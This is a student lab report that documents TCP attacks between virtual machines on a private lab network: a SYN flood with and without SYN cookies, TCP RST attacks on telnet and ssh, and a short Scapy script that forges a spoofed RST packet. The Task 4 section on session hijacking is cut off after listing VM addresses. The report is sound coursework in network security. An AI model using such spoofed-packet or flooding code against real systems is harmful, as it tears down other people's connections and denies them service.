Lab 2
Gunnar Yonker

Attacker VM: 10.0.2.15


Victim VM: 10.0.2.4

Observer/Server VM: 10.0.2.5

Task 1: TCP Attacks – 1,2,4


Task 1: SYN Flooding Attack

Before Attack:



Before the attack, the netstat -tna shows that there are no SYN packets being received by the Victim VM and the Observer VM is able to telnet connect to the Victim VM.

After Attack:




During SYN Flood attack observer VM is unable to telnet to Victim VM:


SYN Cookie off example is as shown above

I know that the attack is successful because the Victim VM is receiving many SYN requests, but they are being left open as more are being sent. This causes the Victim VM to fill up with a lot of half open SYN requests and then the Observer VM is unable to telnet into the Victim VM so the attack is successful.

SYN Cookie on example below:



Observer VM is able to telnet into Victim VM this time:




SYN cookies can be used to prevent a SYN Flood attack because it is able to differentiate from a valid SYN + ACK message and then a connection would be established, if the function determines that the SYN + ACK is an invalid message then the connection is refused and not left open. This allows the Observer VM to still be able to telnet into the Victim VM because it would be a valid SYN request and connection would become established. SYN Cookies allow the server to not have to store the SYN segment upon reception because it determines what messages are valid and invalid to prevent leaving a ton of SYN requests half open waiting for connections allowing a SYN Flood attack.


Task 2: TCP RST Attacks on telnet and ssh Connections

telnet:

Victim 10.0.2.4 VM telnet connection to Observer(Server) VM 10.0.2.5




Attacker VM(10.0.2.15) breaking the connection between Victim VM and Server VM:




When the netwox command was run from the Attacker VM on the Server VM, the connection from the Victim to the Server was closed, this means that the attack was successful and demonstrates that the Attacker was able to close the connection between A(Victim) and B(Server).

ssh:

Connection using ssh from Victim(A) to Server(B):






The Attacker VM was again successful as seen above and was able to close the connection between A and B using the netwox command. The connection was able to be closed by the attacker whether A was connected to B through telnet or ssh.

Scapy to conduct the TCP RST Attack:

User(10.0.2.4) connected to Server(10.0.2.5)

Attacker(10.0.2.15)



After TCP RST attack packet was sent by the attacker, the connection was closed, this can be observed from the server VM showing the established connection is gone, the User VM showing that the connection was closed, and also the packet was successfully sent by the attacker as seen in Wireshark.

Here is the filled in code used from the skeleton code:

```
#!/usr/bin/python

from scapy.all import *


ip = IP(src="10.0.2.4", dst="10.0.2.5")

tcp = TCP(sport=39530, dport=23, flags="R", seq=943545316, ack=1370781165)

pkt = ip/tcp

ls(pkt)

send(pkt,verbose=0)
```


Task 4: TCP Session Hijacking

Attacker VM(10.0.2.15)

Victim VM(10.0.2.4)

